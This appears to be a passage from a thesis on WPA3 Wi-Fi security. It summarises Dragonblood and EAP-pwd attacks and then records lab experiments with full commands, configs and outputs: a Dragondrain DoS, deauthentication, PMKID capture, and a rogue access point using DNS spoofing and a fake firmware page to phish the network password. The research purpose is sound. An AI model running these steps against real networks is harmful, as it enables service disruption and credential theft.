Vanhoef and Ronen were able to use the previous two side-channel attack and abuse the information leaked from them to recover the password of a targeted network. The leaked information is related to the success or failure of element tests done in each iteration. An element test could be either testing if the KDF output is smaller than p , or checking if a number is a quadratic residue. The designers simulate the calculations and conditions of element tests, and using *RockYou dump dictionary*⁵ which contains roughly 14,341,564 unique passwords, they test passwords from the dictionary and compare the results with the leaked information, and thus it is possible to eliminate wrong passwords, and test the rest ones by trying to connect to the network.

The brute-forcing experiments showed the following results:

1. Targeting a P-256 curve requires 29 element test results to uniquely recover the password with a probability higher than 95%.
2. The implemented cache side channel attack gave an accuracy of 100% for QR detection, and of 99.5% for non-QR detection, and thus the probability that on average all measurements are correct is $0.995^{12.5} = 0.939$.

⁵A file that contains possible passwords, could be used to crack a network, launched by social media application developer RockYou [87], to download it [88]

5.3 Attacks against EAP-pwd:

3. With 25 cache-based element test results, the probability of uniquely recovering the password from the *RockYou dump* is close to 90%.

It is important to highlight the fact that this algorithm can be run offline, without requiring any interactions with the target.

During experiments, the previous approach couldn't be applied to Brainpool timing attacks. Instead of recovering test results of specific iterations, since it was not possible, they simulated the hash-to-curve between two MAC addresses, where one of them has a larger variance than the other. During the simulation on the guessed password, if the simulated execution time doesn't match the measured differences, the password is excluded.

5.3 Attacks against EAP-pwd:

Besides being vulnerable to the previous attacks, EAP-pwd implementations are vulnerable to the following ones:

1 Reflection Attack

As mentioned before, implementation of EAP-pwd are vulnerable to reflection attacks, and this is based on the fact that EAP-pwd server-side implementations don't include a mechanism to confirm that the received EAP-pwd commit from the client contains scalar s and element E values that are different from the values he had already sent to the client. The attacker is able to do this since the handshake is a symmetric one. This allows the attacker to complete EAP-pwd authentication as a user without knowing the password, but this does not result in the attacker being able to derive the Master Session Key (MSK) [89] and perform any actions under that user.

2 Invalid Curve Attack

This attack could target both the server of the network, to connect to any Wi-Fi network that supports EAP-pwd, and the client where the attacker acts as a rogue AP. It exploits the absence of validation of scalar s and element E values that could give an opportunity to an attacker to send an invalid curve point with small number of elements so that the value of the shared secret ss is then guessable. A confirming this attack against all client and server-side implementations of EAP-pwd [67] is presented in table 4.1.

As a countermeasure, any point that doesn't lie on the elliptic curve being used should be discarded.

Wi-Fi Security Practical Experiments

This chapter presents the practical implementation of this research work, experimenting with a set of attacks against devices that support WPA3. Each attack will be presented in a step-by-step fashion, accompanied by pictures showing the results of each step. The implemented attacks can be divided into two categories. The first category is an implementation of one of the attacks presented in the work of Mathy Vanhoef and Eyal Ronen in their published paper [67]. The second category of attacks is based on the theoretical analysis of WPA3 presented in [5] where part of analyzed attacks are implemented in this work with the objective of comparing their analysis with the ones obtained by our implementation.

6.1 Work Environment

To accomplish this part of the work, it was necessary to prepare a testbed where devices have the required characteristics to build a WPA3 network and perform the previously mentioned attacks. These devices and software are listed below:

- 1 Router Synology *MR 2200ac* with the following characteristics: CPU Quad core 717 MHz and Memory 256 MB DDR3. It is important to mention that this router is affected by Dragonblood attacks according to [90]. During all the experiment, the following configurations are used:
 - The SSID of the network is *thesis*.
 - BSSID is *00:11:32:A5:22:04*.
 - Password is *thesiswpa3*.
- 2 Raspberry Pi 3 B+ with the characteristics listed in table 6.1. The operating system installed for the experiments is Kali Linux.

6.1 Work Environment

Table 6.1: Characteristics of Raspberry Pi 3 B+

Properties	Narrowband Microwave
Characteristic	Raspberry Pi 3 B+
CPU type/speed	ARM Cortex-A53 1.4GHz
RAM size	1GB SRAM
Integrated Wi-Fi	2.4GHz and 5GHz
Ethernet speed	300Mbps

- 3 Two types of Wi-Fi adapters: (1) Alfa AWUS036NHA and (2) D-Link DWA-160 Version A2. These two types use an Atheros AR9271 CPU which supports cipher suites in figure 6.1 below, especially the cipher suites type 8, 6, 11, 12, and 13 that are required for PMF and SAE (WPA3).

```
Supported Ciphers:
* WEP40 (00-0f-ac:1)
* WEP104 (00-0f-ac:5)
* TKIP (00-0f-ac:2)
* CCMP-128 (00-0f-ac:4)
* CCMP-256 (00-0f-ac:10)
* GCMP-128 (00-0f-ac:8)
* GCMP-256 (00-0f-ac:9)
* CMAC (00-0f-ac:6)
* CMAC-256 (00-0f-ac:13)
* GMAC-128 (00-0f-ac:11)
* GMAC-256 (00-0f-ac:12)
```

Figure 6.1: Cipher Suite Types Supported by Atheros CPU

- 4 *wpa_supplicant* V 2.9 is a WPA client and IEEE 802.1X supplicant. It implements WPA key negotiation with a WPA Authenticator and EAP authentication with an Authentication Server. In addition, it controls the roaming and IEEE 802.11 authentication/association of the wireless LAN driver. This supplicant is used since most clients, such as Windows or Linux, currently does not support WPA3 connection. Figure 6.2 shows the setup of WPA3 and OWE connections.

6.1 Work Environment

```
# WPA3 connection
network={
    ssid="thesis"
    sae_password="thesiswpa3"
    proto=RSN
    key_mgmt=SAE
    ieee80211w=2
}

# OWE connection
network={
    ssid="thesis"
    pairwise=CCMP
    key_mgmt=OWE
    ieee80211w=2
}
```

Figure 6.2: wpa_supplicant Configuration

- 5 *hostapd* V 2.9 is a user space daemon for access point and authentication servers. It implements IEEE 802.11 access point management, IEEE 802.1X/WPA/WPA2/WPA3/EAP Authenticators, RADIUS client, EAP server, and RADIUS authentication server.
- 6 Kali Linux V 2019.3.

6.2 Implemented Attacks

As mentioned before, in this work two categories of attacks are implemented. The first attack explained below is from the first category, and the rest belong to the second one which is basically an attack flow model designed by Kohlios and Hayajneh [5]. The model describes the main attacks that an attacker can perform taking advantage of weak points in the design of current Wi-Fi networks in order to obtain the desired output. The model overview is shown in figure 6.3. For a better understanding of the model, the following terms should be clarified: (1) a *state* is the position the attacker is in with the ability to perform an attack or achieve a desired outcome, (2) an *attack* is an action performed against the victim or AP by the adversary to move to another state or achieve a desired outcome, and (3) an *outcome* is the malicious goal of the attacker[5].




Figure 6.3: Attacks Flow Diagram [5]

6.2.1 Dragondrain(Clogging Attack):

This attack is the practical implementation of previously explained High Overhead of Dragonfly attack in section 5.2.2. The goal of the attack is to cause a high CPU usage on the target device by forging Commit messages. This finally leads to exhaust the resources and make them unavailable for other clients. Thus, this attack belongs to the DoS attack type.

This attack was implemented successfully for this thesis as it will be explained in the following sections. There is a tool in the control panel of the Synology *MR 2200ac* router's software that enables monitoring the CPU performance. Figure 6.4 shows the status of the CPU functioning normally.

6.2 Implemented Attacks




Figure 6.4: Normal CPU Performance

Setting up this attack requires executing a set of steps that will not be explained here as they are not the objective of this work. However, it is worth mentioning the importance of installing a kernel module “*ath_masker*” in the system kernel of the attacker machine so that the wireless card starts sending back acknowledgment frames when receiving any frame, which will make the connection appear as a real one.

Figure 6.5 presents the tool executed to perform a Dragondrain/Clogging attack with specific parameters values as shown below:

- *d* which specifies the wireless interface to use.
- *a* which specifies the MAC address of the AP to attack.
- *c* parameter to specify the channel of the AP.
- *b* parameter to select the bitrate used to inject frames.
- *n* parameter to specify how many MAC addresses to spoof.
- *r* number of forge handshakes per second.
- *g* specific the security group.

```
root@kali:~# dragondrain -d wlan0 -a 00:11:32:a5:22:04 -c 1 -g 19 -b 54 -n 1 -r 1200
Opening card wlan0
Setting to channel 1
Will spoof MAC addresses in the form 00:C0:CA:98:05:[00-00]
Searching for AP ...
Will forge 1200 handshakes/second (1 commit every 0 sec 0 msec)
[ STATUS: 32.80 forged handshakes/sec | 0 AC tokens received/sec | 1187 commits sent/sec ]
```

Figure 6.5: Dragondrain Attack

Executing this attack involves sending 1200 handshake requests per second to the router from one spoofed MAC address *00:C0:CA:98:05:00*. During the attack, and by monitoring what is happening, it is possible to see clearly the spoofed MAC address and the

6.2 Implemented Attacks

number of exchanged frames, as shown in figure 6.6.

This experiment included experiencing different number of handshake requests per second and more than one spoofed MAC address, until the previous attack structure was defined.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:11:32:A5:22:04	-31	0	After 490	1156	0	10	360	WPA2	CCMP	thesis
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
00:11:32:A5:22:04	00:C0:CA:98:05:00	-10	0 -54	0	107777					
00:11:32:A5:22:04	66:B1:01:03:1F:31	-44	0e- 0e	0	1146					

Figure 6.6: Monitoring Dragondrain Attack

Once the attack started sending the handshake requests, the performance of the CPU raised to reach 93%, as shown in figure 6.7.




Figure 6.7: CPU Performance Under Attack

Running this attack several times lead to the following consequences: (1) the CPU fails in managing the attack, the current connections of the clients to the AP are lost, and it is impossible for one of these clients or any new one to connect to the AP, as shown in figure 6.8; (2) the CPU manages to keep the current connections of the clients to the AP, however, as shown in figure 6.9, it is impossible for a new client to connect to the AP. The previous obtained results proved the success of the attack.

6.2 Implemented Attacks

```
root@kali-pi:~# pkill wpa_supplicant
root@kali-pi:~# wpa_supplicant -D nl80211 -i wlan1 -c /etc/wpa_supplicant/wpa_supplicant.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: PMKSA-CACHE-ADDED 00:11:32:a5:22:04 1
wlan1: Trying to associate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: Associated with 00:11:32:a5:22:04
wlan1: CTRL-Event-SUBNET-STATUS-UPDATE status=0
wlan1: CTRL-Event-REGDOM-CHANGE init=COUNTRY IE type=COUNTRY alpha2=DE
wlan1: WPA: Key negotiation completed with 00:11:32:a5:22:04 [PTK=CCMP GTK=CCMP]
wlan1: CTRL-Event-CONNECTED - Connection to 00:11:32:a5:22:04 completed [id=1 id_str=]
Ctrl[[wlan1]: WPA: Group rekeying completed with 00:11:32:a5:22:04 [GTK=CCMP]
Ctrl[[wlan1]: CTRL-Event-BEACON-LOSS
wlan1: CTRL-Event-DISCONNECTED bssid=00:11:32:a5:22:04 reason=4 locally_generated=1
wlan1: CTRL-Event-REGDOM-CHANGE init=CORE type=WORLD
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=1 duration=10 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=2 duration=20 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=3 duration=30 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=4 duration=60 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=5 duration=60 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: Trying to associate with 00:11:32:a5:22:04 (SSID='thesis' freq=2412 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=6 duration=90 reason=CONN_FAILED
```

Normal connection

Connection loss
under attack

Figure 6.8: First Output, Losing Already Existed Connection

```
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=1 duration=10 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=2 duration=20 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=3 duration=30 reason=CONN_FAILED
wlan1: CTRL-Event-SSID-REENABLED id=1 ssid="thesis"
wlan1: SME: Trying to authenticate with 00:11:32:a5:22:04 (SSID='thesis' freq=2432 MHz)
wlan1: CTRL-Event-SSID-TEMP-DISABLED id=1 ssid="thesis" auth_failures=4 duration=60 reason=CONN_FAILED
```

Figure 6.9: Second Output, New Client Failing to Connect

6.2.2 State 1(No key/ No Access)→De-authentication Attack:

De-authentication attack is a simple attack that is based on sending de-authentication frames to the AP and the client. Initially, this attack requires knowing the MAC address of the AP and the client that is connected to it. In this work, this is achieved by setting up a wireless adapter in monitor mode, and then using *airodump-ng* tool to search for victims. Figure 6.10 shows this step.

6.2 Implemented Attacks

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:11:32:A5:22:04	-25	55	2559	99 0	5	360	WPA2	CCMP		thesis
BSSID	STATION			PWR	Rate	Lost	Frames	Probe		
00:11:32:A5:22:04	3A:71:72:A3:B5:85			-27	1e- 1e	873	9214			

Figure 6.10: Spoofing MAC address of the AP and the Client

Once the attacker acquires the MAC addresses, he can send de-authenticator frames using aireplay-ng tool with assigning values to a set of parameters such as number of the frames and MAC address of AP and client to be de-authenticated, as shown in figure 6.11.

```
root@kali:~# aireplay-ng --deauth 2000 -a 00:11:32:A5:22:04 -c 3A:71:72:A3:B5:85 wlan1
15:01:45 Waiting for beacon frame (BSSID: 00:11:32:A5:22:04) on channel 5
15:01:46 Sending 64 directed DeAuth (code 7). STMAC: [3A:71:72:A3:B5:85] [61|38 ACKs]
15:01:46 Sending 64 directed DeAuth (code 7). STMAC: [3A:71:72:A3:B5:85] [58|48 ACKs]
15:01:47 Sending 64 directed DeAuth (code 7). STMAC: [3A:71:72:A3:B5:85] [64|58 ACKs]
15:01:48 Sending 64 directed DeAuth (code 7). STMAC: [3A:71:72:A3:B5:85] [64|58 ACKs]
15:01:48 Sending 64 directed DeAuth (code 7). STMAC: [3A:71:72:A3:B5:85] [64|59 ACKs]
```

Figure 6.11: Using aireplay-ng tool in Deauthentication Attack

Performing the previous steps had no effect on the current connection where the client remained connected, and thus the attack was not successful.

6.2.3 State 1 (No key / No Access)→PMKID Hash Dictionary Attack:

Ideally, implementing this attack involves using 3 tools which are:

- *Hcxdump*tool, which is the first tool to be used to request the PMKID from the AP.
- *Hcxtools*, used to convert the captured data (PMKID) from pcapng format¹to a hash format accepted by hashcat.
- *Hashcat*, which is the main tool that cracks PMKID hash.

In this work, it was only possible to use the first tool that was not able to achieve the required goal and the PMKID remained unknown. Thus, this attack is also unsuccessful as shown in figure 6.12.

¹Packet capture format that contains a "dump" of data packets captured over a network; saved in the PCAP Next Generation file format, a standard format for storing captured data

6.2 Implemented Attacks

```
root@kali:~/PMKID_hash# hcxdumpool -o hash -i wlan0mon --filterlist=filter.txt --filtermode=2 --enable_status=2 -c 5
initialization...
warning: wlan0mon is probably a monitor interface

start capturing (stop with ctrl+c)
INTERFACE.....: wlan0mon
ERRORMAX.....: 100 errors
FILTERLIST.....: 1 entries
MAC CLIENT.....: a4a6a9eefefc
MAC ACCESS POINT.....: 7ce4aa86ee53 (incremented on every new client)
EAPOL TIMEOUT.....: 150000
REPLAYCOUNT.....: 63504
ANONCE.....: 8bd940fb6b97c39fe5781922e7cdd740912d41362ad295406143b4e61389e71e

[12:21:25 - 005] 001132a52204 -> a4a6a9eefefc thesis [PROBERESPONSE, SEQUENCE 617, AP CHANNEL 5]
INFO: cha=5, rx=152475, rx(dropped)=103698, tx=650, powned=2, err=0
```

Figure 6.12: Using hexdumpool in PMKID Hash Dictionary Attack

6.2.4 State 1 (No key / No Access)→Rogue AP attack:

This attack was implemented successfully through a group of steps divided into two categories:

1 . Setup Environment:

- (a) Configuring OWE AP, as the open network for the client to connect to, with the same SSID of the target WPA3 AP. The rogue network has the configurations shown in figure 6.13.

```
GNU nano 4.3      hostapd.conf
interface=wlan0
channel=1
driver=nl80211
ssid=thesis
wpa=2
ieee80211w=2
wpa_key_mgmt=OWE
rsn_pairwise=CCMP
ctrl_interface=/var/run/hostapd

# In case of atheros and nl80211 driver interfaces, an
```

Figure 6.13: hostapd Configuration File

The configuration is done through running software *hostapd* v2.9, and this includes preparing a file with the specific configurations.

- (b) Changing the MAC address of the attacker AP so it becomes equal to the MAC address of the real one, figure 6.14

6.2 Implemented Attacks

```
root@kali:~# macchanger --mac=00:11:32:A5:22:04 wlan0
Current MAC: 00:c0:ca:98:05:cc (ALFA, INC.)
Permanent MAC: 00:c0:ca:98:05:cc (ALFA, INC.)
New MAC: 00:11:32:a5:22:04 (Synology Incorporated)
```

Figure 6.14: Using macchanger to Change the MAC Address

- (c) Increasing the TX power of the Wi-Fi adapter

The default TX-Power of wireless is set to 20 dBm, however, it is possible to increase it to reach 30 dBm by changing regulatory domain configuration, as shown in figure 6.15, considering the fact that each country has a different limit power.

```
root@kali:~# ip link set wlan0 down
root@kali:~# iw dev wlan0 set txpower fixed 30dBm
root@kali:~# ip link set wlan0 up
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Figure 6.15: Increasing Transmit Power of the AP

- (d) Setting up a DHCP and a DNS server by using *dnsmasq* software, as shown in figure 6.16.

```
GNU nano 4.3      dnsmasq.conf
interface=wlan0
dhcp-range=10.0.4.2,10.0.4.128,255.255.255.0,12h
dhcp-option=3,10.0.4.1
dhcp-option=6,10.0.4.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Figure 6.16: DHCP and DNS Configuration File

Assigning the network Gateway to the interface, and adding the routing table:

```
#ifconfig wlan0 up 10.0.4.1 netmask 255.255.255.0
```

```
#route add -net 10.0.4.0 netmask 255.255.255.0 gw 10.0.4.1
```

- (e) Setting up a *mysql* database called (rogue_AP), assigning a user who can write data under the influence of password and a data table is created to store the required fields, figure 6.17.

6.2 Implemented Attacks

```
MariaDB [(none)]> create database synology_rogueap;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user rogueuser;
ERROR 1396 (HY000): Operation CREATE USER failed for 'rogueuser'@'%'
MariaDB [(none)]> create user srogueuser;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> grant all on rogueap.* to 'srogueuser'@'localhost' identified by 'sroguepassword';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> use synology_rogueap;
Database changed
MariaDB [synology_rogueap]> create table wpa_keys(password1 varchar(30), password2 varchar(30));
Query OK, 0 rows affected (0.055 sec)

MariaDB [synology_rogueap]> ALTER DATABASE synology_rogueap CHARACTER SET 'utf8';
Query OK, 1 row affected (0.001 sec)

MariaDB [synology_rogueap]> select * from wpa_keys;
Empty set (0.001 sec)

MariaDB [synology_rogueap]>
```

Figure 6.17: mysql Database Setup

- (f) Prepare a phishing page with the objective of tricking the client to enter the network password. The site designed in this attack as a page of a fake firmware upgrade of the router.

2 . The implementation:

- (a) Initiating the Rogue AP. It is obvious, in figure 6.18, that the client station `00:c0:ca:97:d0:06` is connected.

```
root@kali:~/Downloads/hostapd-2.9/hostapd# ./hostapd hostapd.conf -K
Configuration file: hostapd.conf
Using interface wlan0 with hwaddr 00:11:32:a5:22:04 and ssid "thesis"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 00:c0:ca:97:d0:06 IEEE 802.11: authenticated
wlan0: STA 00:c0:ca:97:d0:06 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 00:c0:ca:97:d0:06
wlan0: STA 00:c0:ca:97:d0:06 RADIUS: starting accounting session 7A633691F4D88FA9
wlan0: STA 00:c0:ca:97:d0:06 WPA: pairwise key handshake completed (RSN)
```

Figure 6.18: Initialize hostapd

- (b) Starting the dnsmasq server, figure 6.19.

6.2 Implemented Attacks

```
root@kali:~# dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.80 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP connttrack ipset auth DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: interface wlan0 does not currently exist
dnsmasq-dhcp: DHCP, IP range 10.0.4.2 -- 10.0.4.128, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 10.0.4.1#53
dnsmasq: read /etc/hosts - 5 addresses
```

Figure 6.19: Starting the dnsmasq Server

- (c) Starting *Apache2* and *mysql* services.
- (d) Finally, redirecting the network traffic to Gateway IP where the forged page is located (see figure 6.20).

#dnssnoof -i wlan0

```
root@kali:~# dnsspoof -i wlan0
dnsspoof: listening on wlan0 [udp dst port 53 and not src 10.0.4.1]
10.0.4.125.55303 > 10.0.4.1.53: 34218+ A? detectportal.firefox.com
10.0.4.125.59689 > 10.0.4.1.53: 10504+ A? www.mirad-trading.com
10.0.4.125.39755 > 10.0.4.1.53: 20049+ A? www.mirad-trading.com
10.0.4.125.60197 > 10.0.4.1.53: 37614+ A? www.mirad-trading.com
10.0.4.125.49632 > 10.0.4.1.53: 47748+ A? 2.debian.pool.ntp.org
10.0.4.125.46833 > 10.0.4.1.53: 36931+ A? aus5.mozilla.org
10.0.4.125.58045 > 10.0.4.1.53: 5801+ A? ocsp.digicert.com
```

Figure 6.20: Redirecting the Traffic to the Forged Page

- (e) When the victim enters the URL of the website that he wants to browse, for example *www.mirad-trading.com* in figure 6.21, the victim will be redirected to the fake page where he will be convinced to enter the password.




Figure 6.21: Fake Upgrade Page

6.2 Implemented Attacks

Once the victim enters the password, the attack will show him a fake upgrade process as in figure 6.22.




Figure 6.22: Fake Upgrade Process

- (f) Once the previous step is done, the attacker can go and check the database, perform a select query, as the following, on the table that is prepared to store the password. As shown in figure 6.23, the password is stored in the table.

*# select * from wpa_keys;*



Figure 6.23: Querying the mysql Database

Obtaining the password and storing it proved the success of this attack.

6.2.5 State 2 (Key Acquisition)→Handshake Decryption Attack:

Performing the previous rogue AP attack results in the attacker possessing the passphrase of the AP. This will enable the attacker to perform an evil twin attack, and an handshake decryption attack.

Based on the previous point, an attacker can monitor packets being exchanged between

6.2 Implemented Attacks

clients and AP, capture 4-way handshake exchanged messages, and since he owns the password, he is able to decrypt the captured packets. However, to do this, the attacker needs to capture all 4-way handshake exchanged messages, otherwise this process is not applicable.

There are many methods to decrypt the handshake packets, and in this experiment a simple way is implemented by using *Wireshark v3.0.4* to capture the packets and try to decrypt them. Figure 6.24 presents the captured encrypted data of the frame 114.

